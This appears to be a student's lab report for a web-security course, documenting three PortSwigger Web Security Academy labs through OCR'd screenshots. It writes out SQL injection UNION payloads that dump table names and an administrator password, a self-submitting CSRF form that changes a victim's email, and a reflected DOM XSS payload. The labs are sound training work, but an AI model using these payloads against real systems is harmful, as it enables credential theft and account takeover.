Puja Shah

Professor Daeyoung

CSIT-460-03

4 November 2023

Lab 3 - Web Security

Lab: SQL injection attack, listing the database contents on non-Oracle databases

Version of the database: PostgreSQL 12.16 (Ubuntu 12.16-0ubuntu0.20.04.1)

The list of table names in the database:

‘ UNION SELECT table_name, NULL FROM information_schema.tables--

users_owxukv

The column names of the table:

‘ UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = ‘users_owxukv’--

username_xtosei

password_wcknqc


The usernames and passwords:

‘ UNION select username_xtosei, password_wcknqc from users_owxukv--

administrator

ny25xho3eb2kdtg6ahws

Logging in with username and password:


SQL injection cheat sheet | Web
SQL injection attack, listing the
https://0aa700ad0410e73186457dd400210052.web-security-academy.net/login
Web Security Academy
LAB
Not solved
Back to lab description
Home | My account
Log in
49°F
Mostly clear
Search
10:54 PM
11/4/2023

SQL injection attack, listing the database contents on non-Oracle databases


Login

Username

administrator

Password

••••••••••••••••••••


SQL injection cheat sheet | Web
SQL injection attack, listing the
https://0aa700ad0410e73186457dd400210052.web-security-academy.net/my-account?id=administrator
Web Security Academy
LAB
Solved
Back to lab description
Share your skills!
Continue learning
Home | My account | Log out
Update email
49°F
Mostly clear
Search
10:55 PM
11/4/2023

SQL injection attack, listing the database contents on non-Oracle databases


Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Lab: CSRF where token validation depends on token being present



https://0abb001504d9349981106b01006300ff.web-security-academy.net/login

CSRF where token validation depends on token being present


Login

Username

wiener

Password

•••••



Lab: CSRF where token validatio ×
CSRF where token validation de ×
WebSecurity Academy
LAB
Not solved
Go to exploit server
Back to lab description »
Home | My account | Log out
Update email
65°F
Mostly sunny
Search
2:11 PM
11/5/2023

https://0abb001504d9349981106b01006300ff.web-security-academy.net/my-account?id=wiener

CSRF where token validation depends on token being present


My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

test@test.ca



Lab: CSRF where token validatio
CSRF where token validation de
https://0abb001504d9349981106b01006300ff.web-security-academy.net/my-account
Web Security Academy
LAB Not solved
Go to exploit server
Back to lab description
Home | My account | Log out
65°F
Partly sunny
Search
2:39 PM
11/5/2023

CSRF where token validation depends on token being present


My Account

Your username is: wiener

Your email is: test@test.ca

Email

Update email




Lab: CSRF where token validatio
CSRF where token validation de
Exploit Server: CSRF where toker
https://exploit-0ac900cf04a6344181776abb0150004d.exploit-server.net
Store
View exploit
Deliver exploit to victim
Access log
USD/EUR
-1.00%
Search
3:26 PM
11/5/2023

```
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
       <form action="https://0abb001504d9349981106b01006300ff.web-security-academy.net/my-account/change-email" method="post" id="csrf-form"
target="csrf-iframe">
       <input type="hidden" name="email" value="test123@test.ca">
         </form>

<script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```



Lab: CSRF where token validatio
CSRF where token validation de
Exploit Server: CSRF where toker
https://exploit-0ac900cf04a6344181776abb0150004d.exploit-server.net
Web Security Academy
LAB Solved
USD/GBP -1.34%
Search
3:25 PM 11/5/2023

CSRF where token validation depends on token being present

Back to lab description »

Congratulations, you solved the lab!

Share your skills!

Continue learning »

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0ac900cf04a6344181776abb0150004d.exploit-server.net/exploit

HTTPS


☑

File:

/exploit

Head:

Lab: Reflected DOM XSS



Lab: Reflected DOM XSS | Web S
Reflected DOM XSS
https://0a83004d038e82b081e7f70900ea00a6.web-security-academy.net/?search=XSS
Web Security Academy
LAB Not solved
53°F Sunny
Search
12:12 PM 11/6/2023

Reflected DOM XSS

Back to lab description »


Home

0 search results for 'XSS'

Search the blog...

Search

<Back to Blog




https://0afb003e03afcdf780d62680009f00ca.web-security-academy.net/?search=XSS

Reflected DOM XSS

Congratulations, you solved the lab!

0 search results for 'XSS'


\"}+alert()//



https://0afb003e03afcdf780d62680009f00ca.web-security-academy.net/?search=%5C"%7D%2Balert%28%29%2F%2F

